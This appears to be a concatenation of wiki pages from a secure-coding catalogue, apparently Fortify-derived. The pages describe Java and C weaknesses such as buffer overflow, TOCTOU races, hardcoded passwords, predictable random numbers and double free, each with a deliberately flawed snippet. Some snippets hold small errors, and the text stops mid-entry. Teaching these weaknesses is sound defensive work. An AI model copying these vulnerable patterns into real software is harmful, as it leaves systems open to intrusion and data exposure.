[[Category:Java]]

[[Category:Implementation]]

[[Category:Communication]]

[[Category:API Abuse]]

QUEBRA

## EJB BAD PRACTICES: USE OF SYNCHRONIZATION PRIMITIVES

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The program violates the Enterprise JavaBeans specification by using thread synchronization primitives.

## DESCRIPTION

The Enterprise JavaBeans specification requires that every bean provider follow a set of programming guidelines designed to ensure that the bean will be portable and behave consistently in any EJB container [1].

In this case, the program violates the following EJB guideline:

"An enterprise bean must not use thread synchronization primitives to synchronize execution of multiple instances."

A requirement that the specification justifies in the following way:

"This rule is required to ensure consistent runtime semantics because while some EJB containers may use a single JVM to execute all enterprise bean's instances, others may distribute the instances across multiple JVMs."

**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**REFERENCES**

[1] Enterprise JavaBeans 2.1 Specification. Sun Microsystems. <http://java.sun.com/products/ejb/docs.html>.

## CATEGORIES

[[Category:Java]]

[[Category:Implementation]]

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

QUEBRA

## OBJECT MODEL VIOLATION: JUST ONE OF EQUALS() AND HASHCODE() DEFINED

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

This class overrides only one of equals() and hashCode().

## DESCRIPTION

Java objects are expected to obey a number of invariants related to equality. One of these invariants is that equal objects must have equal hashcodes. In other words, if `a.equals(b) == true` then `a.hashCode() == b.hashCode()`.

Failure to uphold this invariant is likely to cause trouble if objects of this class are stored in a collection. If the objects of the class in question are used as a key in a Hashtable or if they are inserted into a Map or Set, it is critical that equal objects have equal hashcodes.

## EXAMPLES

The following class overrides equals() but not hashCode().

```
public class halfway() {  
    public boolean equals(Object obj) {  
        ...  
    }  
}
```

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Use of Dangerous API]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:API Abuse]]

QUEBRA

**OFTEN MISUSED: FILE SYSTEM**

{{Template:Vulnerability}}

{{Template:Fortify}}

**ABSTRACT**

Passing an inadequately-sized output buffer to a path manipulation function can result in a buffer overflow.

**DESCRIPTION**

Windows provides a large number of utility functions that manipulate buffers containing filenames. In most cases, the result is returned in a buffer that is passed in as input. (Usually the filename is modified in place.) Most functions require the buffer to be at least MAX\_PATH bytes in length, but you should check the documentation for each function individually. If the buffer is not large enough to store the result of the manipulation, a buffer overflow can occur.

**EXAMPLES**

```
char *createOutputDirectory(char *name) {
    char outputDirectoryName[128];
    if (GetCurrentDirectory(128, outputDirectoryName) == 0) {
        return null;
    }
    if (!PathAppend(outputDirectoryName, "output")) {
        return null;
    }
    if (!PathAppend(outputDirectoryName, name)) {
        return null;
    }
    if (SHCreateDirectoryEx(NULL, outputDirectoryName, NULL)
        != ERROR_SUCCESS) {
        return null;
    }
}
```

```

    }
    return StrDup(outputDirectoryName);
}

```

In this example the function creates a directory named "output\<name>" in the current directory and returns a heap-allocated copy of its name. For most values of the current directory and the name parameter, this function will work properly. However, if the name parameter is particularly long, then the second call to PathAppend() could overflow the outputDirectoryName buffer, which is smaller than MAX\_PATH bytes.

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

[[Buffer overflow]]

#### RELATED COUNTERMEASURES

#### CATEGORIES

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:File System]]

[[Category:Windows]]

QUEBRA

#### POOR STYLE: EXPLICIT CALL TO FINALIZE()

{{Template:Vulnerability}}

{{Template:Fortify}}

#### ABSTRACT

The finalize() method should only be called by the JVM after the object has been garbage collected.

#### DESCRIPTION

While the Java Language Specification allows an object's finalize() method to be called from outside the finalizer, doing so is usually a bad idea. For example, calling finalize() explicitly means that finalize() will be called more than

once: the first time will be the explicit call and the last time will be the call that is made after the object is garbage collected.

## EXAMPLES

The following code fragment calls `finalize()` explicitly:

```
// time to clean up
widget.finalize();
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Use of Dangerous API]]

[[Category:API Abuse]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## INSECURE RANDOMNESS

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Standard pseudo-random number generators cannot withstand cryptographic attacks.

## DESCRIPTION

Insecure randomness errors occur when a function that can produce predictable values is used as a source of randomness in security-sensitive context.

Computers are deterministic machines, and as such are unable to produce true randomness. Pseudo-Random Number Generators (PRNGs) approximate randomness algorithmically, starting with a seed from which subsequent values are calculated.



There are two types of PRNGs: statistical and cryptographic. Statistical PRNGs provide useful statistical properties, but their output is highly predictable and forms an easy to reproduce numeric stream that is unsuitable for use in cases where security depends on generated values being unpredictable. Cryptographic PRNGs address this problem by generating output that is more difficult to predict. For a value to be cryptographically secure, it must be impossible or highly improbable for an attacker to distinguish between it and a truly random value. In general, if a PRNG algorithm is not advertised as being cryptographically secure, then it is probably a statistical PRNG and should not be used in security-sensitive contexts.

## EXAMPLES

The following code uses a statistical PRNG to create a URL for a receipt that remains active for some period of time after a purchase.

```
String GenerateReceiptURL(String baseUrl) {
    Random ranGen = new Random();
    ranGen.setSeed((new Date()).getTime());
    return(baseUrl + Gen.nextInt(400000000) + ".html");
}
```

This code uses the `Random.nextInt()` function to generate "unique" identifiers for the receipt pages it generates. Because `Random.nextInt()` is a statistical PRNG, it is easy for an attacker to guess the strings it generates. Although the underlying design of the receipt system is also faulty, it would be more secure if it used a random number generator that did not produce predictable receipt identifiers, such as a cryptographic PRNG.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

[[Random Number Generator]]

[:Category:Cryptography]]

## CATEGORIES

[[Category:Cryptographic Vulnerability]]

[[Category:Java]]

[[Category:Code Snippet]]

QUEBRA

## PASSWORD MANAGEMENT: HARDCODED PASSWORD

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Hardcoded passwords may compromise system security in a way that cannot be easily remedied.

## DESCRIPTION

It is never a good idea to hardcode a password. Not only does hardcoding a password allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. Once the code is in production, the password cannot be changed without patching the software. If the account protected by the password is compromised, the owners of the system will be forced to choose between security and availability.

## EXAMPLES

The following code uses a hardcoded password to connect to a database:

```
...
DriverManager.getConnection(url, "scott", "tiger");
...
```

This code will run successfully, but anyone who has access to it will have access to the password. Once the program has shipped, there is no going back from the database user "scott" with a password of "tiger" unless the program is patched. A devious employee with access to this information can use it to break into the system. Even worse, if attackers have access to the bytecode for application, they can use the `javap -c` command to access the disassembled code, which will contain the values of the passwords used. The result of this operation might look something like the following for the example above:

```
javap -c ConnMngr.class
22: ldc #36; //String jdbc:mysql://ixne.com/rxsql
24: ldc #38; //String scott
26: ldc #17; //String tiger
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

[[Password Management Countermeasure]]

## CATEGORIES

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Password Management Vulnerability]]

[[Category:Java]]

[[Category:Code Snippet]]

QUEBRA

## CATEGORY:USE OF DANGEROUS API

This category is for tagging the use of dangerous APIs, including

- Vulnerable APIs
- Obsolete APIs
- Insecure APIs
- APIs that are often misused
- APIs that can easily lead to security problems.

[[Category:Vulnerability]]

QUEBRA

## CATEGORY:API ABUSE

{{Template:Fortify}}

### DESCRIPTION

An API is a contract between a caller and a callee. The most common forms of API abuse are caused by the caller failing to honor its end of this contract. For example, if a program fails to call `chdir()` after calling `chroot()`, it violates the contract that specifies how to change the active root directory in a secure fashion. Another good example of library abuse is expecting the callee to return trustworthy DNS information to the caller. In this case, the caller abuses the callee API by making certain assumptions about its behavior (that the return value can be used for authentication purposes). One can also violate the caller-callee contract from the other side. For example, if a coder subclasses `SecureRandom` and returns a non-random value, the contract is violated.

[[Category:Vulnerability]]

QUEBRA

## PASSWORD MANAGEMENT: WEAK CRYPTOGRAPHY

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Obscuring a password with a trivial encoding does not protect the password.

### DESCRIPTION

Password management issues occur when a password is stored in plaintext in an application's properties or configuration file. A programmer can attempt to remedy the password management problem by obscuring the

password with an encoding function, such as base 64 encoding, but this effort does not adequately protect the password.

## EXAMPLES

The following code reads a password from a properties file and uses the password to connect to a database.

```
...
Properties prop = new Properties();
prop.load(new FileInputStream("config.properties"));
String password = Base64.decode(prop.getProperty("password"));
DriverManager.getConnection(url, usr, password);
...
```

This code will run successfully, but anyone with access to config.properties can read the value of password and easily determine that the value has been base 64 encoded. If a devious employee has access to this information, they can use it to break into the system.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

[[Password Management Countermeasure]]

[[Cryptography]]

## CATEGORIES

[[Category:Password Management Vulnerability]]

[[Category:Cryptographic Vulnerability]]

[[Category:Java]]

[[Category:Code Snippet]]

QUEBRA

## CODE CORRECTNESS: DOUBLE-CHECKED LOCKING

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Double-checked locking is an incorrect idiom that does not achieve the intended effect.

## DESCRIPTION

Many talented individuals have spent a great deal of time pondering ways to make double-checked locking work in order to improve performance. None have succeeded.

## EXAMPLES

At first blush it may seem that the following bit of code achieves thread safety while avoiding unnecessary synchronization.

```
if (fitz == null) {
    synchronized (this) {
        if (fitz == null) {
            fitz = new Fitzer();
        }
    }
}
return fitz;
```

The programmer wants to guarantee that only one Fitzer() object is ever allocated, but does not want to pay the cost of synchronization every time this code is called. This idiom is known as double-checked locking.

Unfortunately, it does not work, and multiple Fitzer() objects can be allocated. See The "Double-Checked Locking is Broken" Declaration for more details [1].

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## REFERENCES

[1] D. Bacon et al. The "Double-Checked Locking is Broken" Declaration. <http://www.cs.umd.edu/~pugh/java/memoryModel/DoubleCheckedLocking.html>.

## CATEGORIES

[[Category:Synchronization and Timing Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## FILE ACCESS RACE CONDITION: TOCTOU

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The window of time between when a file property is checked and when the file is used can be exploited to launch a privilege escalation attack.

## DESCRIPTION

File access race conditions, known as time-of-check, time-of-use (TOCTOU) race conditions, occur when:

- The program checks a property of a file, referencing the file by name.
- The program later performs a filesystem operation using the same filename and assumes that the previously-checked property still holds.

## EXAMPLES

The following code is from a program installed setuid root. The program performs certain file operations on behalf of non-privileged users, and uses access checks to ensure that it does not use its root privileges to perform operations that should otherwise be unavailable the current user. The program uses the access() system call to check if the person running the program has permission to access the specified file before it opens the file and performs the necessary operations.

```
if(!access(file,W_OK)) {  
    f = fopen(file,"w+");  
    operate(f);  
    ...  
}  
else {  
    fprintf(stderr,"Unable to open file %s.\n",file);  
}
```

The call to access() behaves as expected, and returns 0 if the user running the program has the necessary permissions to write to the file, and -1 otherwise. However, because both access() and fopen() operate on filenames rather than on file handles, there is no guarantee that the file variable still refers to the same file on disk when it is passed to fopen() that it did when it was passed to access(). If an attacker replaces file after the call to access() with a symbolic link to a different file, the program will use its root privileges to operate on the file even if it is a file that the attacker would otherwise be unable to modify. By tricking the program into performing an operation that would otherwise be impermissible, the attacker has gained elevated privileges.

This type of vulnerability is not limited to programs with root privileges. If the application is capable of performing any operation that the attacker would not otherwise be allowed perform, then it is a possible target.

The window of vulnerability for such an attack is the period of time between when the property is tested and when the file is used. Even if the use immediately follows the check, modern operating systems offer no guarantee about the amount of code that will be executed before the process yields the CPU. Attackers have a variety of techniques for expanding the length of the window of opportunity in order to make exploits easier, but even with a small window, an exploit attempt can simply be repeated over and over until it is successful.

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

[[Category:Access Control Vulnerability]]

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

[[Category:File System]]

QUEBRA

## UNCHECKED RETURN VALUE

#Redirect [[Ignored function return value]]

[[Category:API Abuse]]

[[Category:Vulnerability]]

QUEBRA

## MEMBER FIELD RACE CONDITION

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Servlet member fields may allow one user to see another user's data.

## DESCRIPTION

Many Servlet developers do not understand that, unless a Servlet implements the `SingleThreadModel` interface, the Servlet is a singleton; there is only one instance of the Servlet, and that single instance is used and re-used to handle multiple requests that are processed simultaneously by different threads.

A common result of this misunderstanding is that developers use Servlet member fields in such a way that one user may inadvertently see another user's data. In other words, storing user data in Servlet member fields introduces a data access race condition.

## EXAMPLES

The following Servlet stores the value of a request parameter in a member field and then later echoes the parameter value to the response output stream.

```
public class GuestBook extends HttpServlet {
    String name;
    protected void doPost (HttpServletRequest req,
        HttpServletResponse res) {
        name = req.getParameter("name");
        ...
        out.println(name + ", thanks for visiting!");
    }
}
```

While this code will work perfectly in a single-user environment, if two users access the Servlet at approximately the same time, it is possible for the two request handler threads to interleave in the following way:

```
Thread 1: assign "Dick" to name
Thread 2: assign "Jane" to name
Thread 1: print "Jane, thanks for visiting!"
Thread 2: print "Jane, thanks for visiting!"
```

Thereby showing the first user the second user's name.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Synchronization and Timing Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## UNCHECKED ERROR CONDITION



#Redirect [[Uncaught exception]]

[[Category:Vulnerability]]

[[Category: Error Handling Vulnerability]]

QUEBRA

## EMPTY CATCH BLOCK

#Redirect [[Uncaught exception]]

[[Category:Vulnerability]]

[[Category: Error Handling Vulnerability]]

QUEBRA

## RETURN INSIDE FINALLY BLOCK

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Returning from inside a finally block will cause exceptions to be lost.

## DESCRIPTION

A return statement inside a finally block will cause any exception that might be thrown in the try block to be discarded.

## EXAMPLES

In the following code excerpt, the `IllegalArgumentException` will never be delivered to the caller. The finally block will cause the exception to be discarded.

```
try {  
    ...  
    throw IllegalArgumentException();  
}  
finally {  
    return r;  
}
```

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**

[[Error Handling]]

## CATEGORIES

[[Category:Error Handling Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## CODE CORRECTNESS: CLASS DOES NOT IMPLEMENT CLONEABLE

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

This class implements a clone() method but does not implement Cloneable.

## DESCRIPTION

It appears that the programmer intended for this class to implement the Cloneable interface because it implements a method named clone(). However, the class does not implement the Cloneable interface and the clone() method will not behave correctly.

## EXAMPLES

Calling clone() for this class will result in a CloneNotSupportedException.

```
public class Kibitzer {  
    public Object clone() throws CloneNotSupportedException {  
        ...  
    }  
}
```

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## CODE CORRECTNESS: ERRONEOUS STRING COMPARE

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Strings should be compared with the equals() method, not == or !=.

### DESCRIPTION

This program uses == or != to compare two strings for equality, which compares two objects for equality, not their values. Chances are good that the two references will never be equal.

### EXAMPLES

The following branch will never be taken.

```
if (args[0] == STRING_CONSTANT) {  
    logger.info("miracle");  
}
```

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Code Quality Vulnerability]]

[[Category:C]]

563

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## CODE CORRECTNESS: MISSPELLED METHOD NAME

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

This looks like an effort to override a common Java method, but it probably does not have the intended effect.

### DESCRIPTION

This method's name is similar to a common Java method name, but it is either spelled incorrectly or the argument list causes it to not override the intended method.

### EXAMPLES

The following method is meant to override `Object.equals()`:

```
public boolean equals(Object obj1, Object obj2) {  
    ...  
}
```

But since `Object.equals()` only takes a single argument, the method above is never called.

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## CODE CORRECTNESS: NULL ARGUMENT TO EQUALS()

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

The expression `obj.equals(null)` should always be false.

### DESCRIPTION

The program uses the `equals()` method to compare an object with null. The contract of the `equals()` method requires this comparison to always return false<sup>[1]</sup>.

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### REFERENCE

[1] Sun JavaDoc for `Object.equals()`.  
[http://java.sun.com/j2se/1.4.2/docs/api/java/lang/Object.html#equals\(java.lang.Object\)](http://java.sun.com/j2se/1.4.2/docs/api/java/lang/Object.html#equals(java.lang.Object))

### CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Implementation]]

[[Category:Java]]

QUEBRA

## DEAD CODE: BROKEN OVERRIDE

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

This method fails to override a similar method in its superclass because their parameter lists do not match.

## DESCRIPTION

This method declaration looks like an attempt to override a method in a superclass, but the parameter lists do not match, so the superclass method is not overridden.

## EXAMPLES

The class `DeepFoundation` is meant to override the method `getArea()` in its parent class, but the parameter lists are out of sync.

```
public class Foundation
{
    public int getArea() {
        ...
    }
}
class DeepFoundation extends Foundation
{
    public int getArea(int a) {
        ...
    }
}
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Implementation]]

[[Category:Java]]

[[Category:Code Snippet]]

QUEBRA

## DEAD CODE: EXPRESSION IS ALWAYS FALSE

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

This expression will always evaluate to false.

## DESCRIPTION

This expression will always evaluate to false; the program could be rewritten in a simpler form. The nearby code may be present for debugging purposes, or it may not have been maintained along with the rest of the program. The expression may also be indicative of a bug earlier in the method.

## EXAMPLES

The following method never sets the variable `secondCall` after initializing it to false. (The variable `firstCall` is mistakenly used twice.) The result is that the expression `firstCall && secondCall` will always evaluate to false, so `setUpDualCall()` will never be invoked.

```
public void setUpCalls() {
    boolean firstCall = false;
    boolean secondCall = false;
    if (fCall > 0) {
        setUpFCall();
        firstCall = true;
    }
    if (sCall > 0) {
        setUpSCall();
        firstCall = true;
    }
    if (firstCall && secondCall) {
        setUpDualCall();
    }
}
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## DEAD CODE: EXPRESSION IS ALWAYS TRUE

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

This expression will always evaluate to true.

## DESCRIPTION

This expression will always evaluate to true; the program could be rewritten in a simpler form. The nearby code may be present for debugging purposes, or it may not have been maintained along with the rest of the program. The expression may also be indicative of a bug earlier in the method.

## EXAMPLES

The following method never sets the variable `secondCall` after initializing it to true. (The variable `firstCall` is mistakenly used twice.) The result is that the expression `firstCall || secondCall` will always evaluate to true, so `setUpForCall()` will always be invoked.

```
public void setUpCalls() {
    boolean firstCall = true;
    boolean secondCall = true;
    if (fCall < 0) {
        cancelFCall();
        firstCall = false;
    }
    if (sCall < 0) {
        cancelSCall();
        firstCall = false;
    }
    if (firstCall || secondCall) {
        setUpForCall();
    }
}
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## DEAD CODE: UNUSED FIELD

{{Template:Vulnerability}}



{{Template:Fortify}}

## ABSTRACT

This field is never used.

## DESCRIPTION

This field is never accessed, except perhaps by dead code. It is likely that the field is simply vestigial, but it is also possible that the unused field points out a bug.

## EXAMPLES

### Example 1:

The field named glue is not used in the following class. The author of the class has accidentally put quotes around the field name, transforming it into a string constant.

```
public class Dead {  
    String glue;  
    public String getGlue() {  
        return "glue";  
    }  
}
```

### Example 2:

The field named glue is used in the following class, but only from a method that is never called.

```
public class Dead {  
    String glue;  
    private String getGlue() {  
        return glue;  
    }  
}
```

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## DEAD CODE: UNUSED METHOD

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

This method is not reachable from any method outside the class.

### DESCRIPTION

This method is never called or is only called from other dead code.

### EXAMPLES

#### Example 1

In the following class, the method `doWork()` can never be called.

```
public class Dead {  
    private void doWork() {  
        System.out.println("doing work");  
    }  
    public static void main(String[] args) {  
        System.out.println("running Dead");  
    }  
}
```

#### Example 2

In the following class, two private methods call each other, but since neither one is ever invoked from anywhere else, they are both dead code.

```
public class DoubleDead {  
    private void doTweedledee() {  
        doTweedledumb();  
    }  
    private void doTweedledumb() {  
        doTweedledee();  
    }  
    public static void main(String[] args) {  
        System.out.println("running DoubleDead");  
    }  
}
```

(In this case it is a good thing that the methods are dead: invoking either one would cause an infinite loop.)

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## DOUBLE FREE

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Calling free() twice on the same memory address can lead to a buffer overflow.

## DESCRIPTION

Double free errors occur when free() is called more than once with the same memory address as an argument.

Calling free() twice on the same value can lead to a buffer overflow. When a program calls free() twice with the same argument, the program's memory management data structures become corrupted. This corruption can cause the program to crash or, in some circumstances, cause two later calls to malloc() to return the same pointer. If malloc() returns the same value twice and the program later gives the attacker control over the data that is written into this doubly-allocated memory, the program becomes vulnerable to a buffer overflow attack.

## EXAMPLES

The following code shows a simple example of a double free vulnerability.

```
char* ptr = (char*)malloc (SIZE);  
...  
if (abrt) {  
    free(ptr);  
}  
...  
free(ptr);
```

Double free vulnerabilities have two common (and sometimes overlapping) causes:

- Error conditions and other exceptional circumstances
- Confusion over which part of the program is responsible for freeing the memory

Although some double free vulnerabilities are not much more complicated than the previous example, most are spread out across hundreds of lines of code or even different files. Programmers seem particularly susceptible to freeing global variables more than once.

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Code Quality Vulnerability]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## MEMORY LEAK

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Memory is allocated but never freed.

### DESCRIPTION

Memory leaks have two common and sometimes overlapping causes:

- Error conditions and other exceptional circumstances.
- Confusion over which part of the program is responsible for freeing the memory

Most memory leaks result in general software reliability problems, but if an attacker can intentionally trigger a memory leak, the attacker might be able to launch a denial of service attack (by crashing the program) or take advantage of other unexpected program behavior resulting from a low memory condition [1].

### EXAMPLES

The following C function leaks a block of allocated memory if the call to read() fails to return the expected number of bytes:

```

char* getBlock(int fd) {
char* buf = (char*) malloc(BLOCK_SIZE);
if (!buf) {
return NULL;
}
if (read(fd, buf, BLOCK_SIZE) != BLOCK_SIZE) {
return NULL;
}
return buf;
}

```

## RELATED THREATS

## RELATED ATTACKS

[[Category:Denial of Service Attack]]

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## REFERENCES

[1] J. Whittaker and H. Thompson. How to Break Software Security. Addison Wesley, 2003.

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## POOR STYLE: CONFUSING NAMING

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The class contains a field and a method with the same name.

## DESCRIPTION

It is confusing to have a member field and a method with the same name. It makes it easy for a programmer to accidentally call the method when attempting to access the field or vice versa.

## EXAMPLES

```
public class Totaller {  
    private int total;  
    public int total() {  
        ...  
    }  
}
```

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## POOR STYLE: EMPTY SYNCHRONIZED BLOCK

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

This synchronized block contains no statements; it is unlikely the synchronization achieves the intended effect.

## DESCRIPTION

Synchronization in Java can be tricky. An empty synchronized block is often a sign that a programmer is wrestling with synchronization but has not yet achieved the result they intend.

## EXAMPLES

```
synchronized(this) { }
```

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## POOR STYLE: IDENTIFIER CONTAINS DOLLAR SYMBOL (\$)

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Using a dollar sign (\$) as part of an identifier is not recommended.

## DESCRIPTION

Section 3.8 of the Java Language Specification reserves the dollar sign (\$) for identifiers that are used only in mechanically generated source code.

## EXAMPLES

int un\$afe;

**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

[[Category:Code Quality Vulnerability]]

[[Category:Java]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## PORTABILITY FLAW

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

Functions with inconsistent implementations across operating systems and operating system versions cause portability problems.

### DESCRIPTION

The behavior of functions in this category varies by operating system, and at times, even by operating system version. Implementation differences can include:

- Slight differences in the way parameters are interpreted leading to inconsistent results.
- Some implementations of the function carry significant security risks.
- The function might not be defined on all platforms.

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:Implementation]]

QUEBRA

## UNINITIALIZED VARIABLE

{{Template:Vulnerability}}

{{Template:Fortify}}

### ABSTRACT

The program can potentially use a variable before it has been initialized.



## DESCRIPTION

Stack variables in C and C++ are not initialized by default. Their initial values are determined by whatever happens to be in their location on the stack at the time the function is invoked. Programs should never use the value of an uninitialized variable.

It is not uncommon for programmers to use an uninitialized variable in code that handles errors or other rare and exceptional circumstances. Uninitialized variable warnings can sometimes indicate the presence of a typographic error in the code.

## EXAMPLES

The following switch statement is intended to set the values of the variables aN and bN, but in the default case, the programmer has accidentally set the value of aN twice.

```
switch (ctl) {
case -1:
aN = 0; bN = 0;
break;
case 0:
aN = i; bN = -i;
break;
case 1:
aN = i + NEXT_SZ; bN = i - NEXT_SZ;
break;
default:
aN = -1; aN = -1;
break;
}
repaint(aN, bN);
```

Most uninitialized variable issues result in general software reliability problems, but if attackers can intentionally trigger the use of an uninitialized variable, they might be able to launch a denial of service attack by crashing the program. Under the right circumstances, an attacker may be able to control the value of an uninitialized variable by affecting the values on the stack prior to the invocation of the function.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## CATEGORIES

[[Category:Code Quality Vulnerability]]

[[Category:C]]

[[Category:Implementation]]

[[Category:Code Snippet]]

QUEBRA

## UNRELEASED RESOURCE

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

The program can potentially fail to release a system resource.

## DESCRIPTION

Most unreleased resource issues result in general software reliability problems, but if an attacker can intentionally trigger a resource leak, the attacker might be able to launch a denial of service attack by depleting the resource pool.

Resource leaks have at least two common causes:

- Error conditions and other exceptional circumstances.
- Confusion over which part of the program is responsible for releasing the resource.

## EXAMPLES

### Example 1

The following Java method never closes the file handle it opens. The `finalize()` method for `FileInputStream` eventually calls `close()`, but there is no guarantee as to how long it will take before the `finalize()` method will be invoked. In a busy environment, this can result in the JVM using up all of its file handles.

```
private void processFile(String fName) throws FileNotFoundException, IOException
{
    FileInputStream fis = new FileInputStream(fName);
    int sz;
    byte[] byteArray = new byte[BLOCK_SIZE];
    while ((sz = fis.read(byteArray)) != -1) {
        processBytes(byteArray, sz);
    }
}
```

### Example 2:

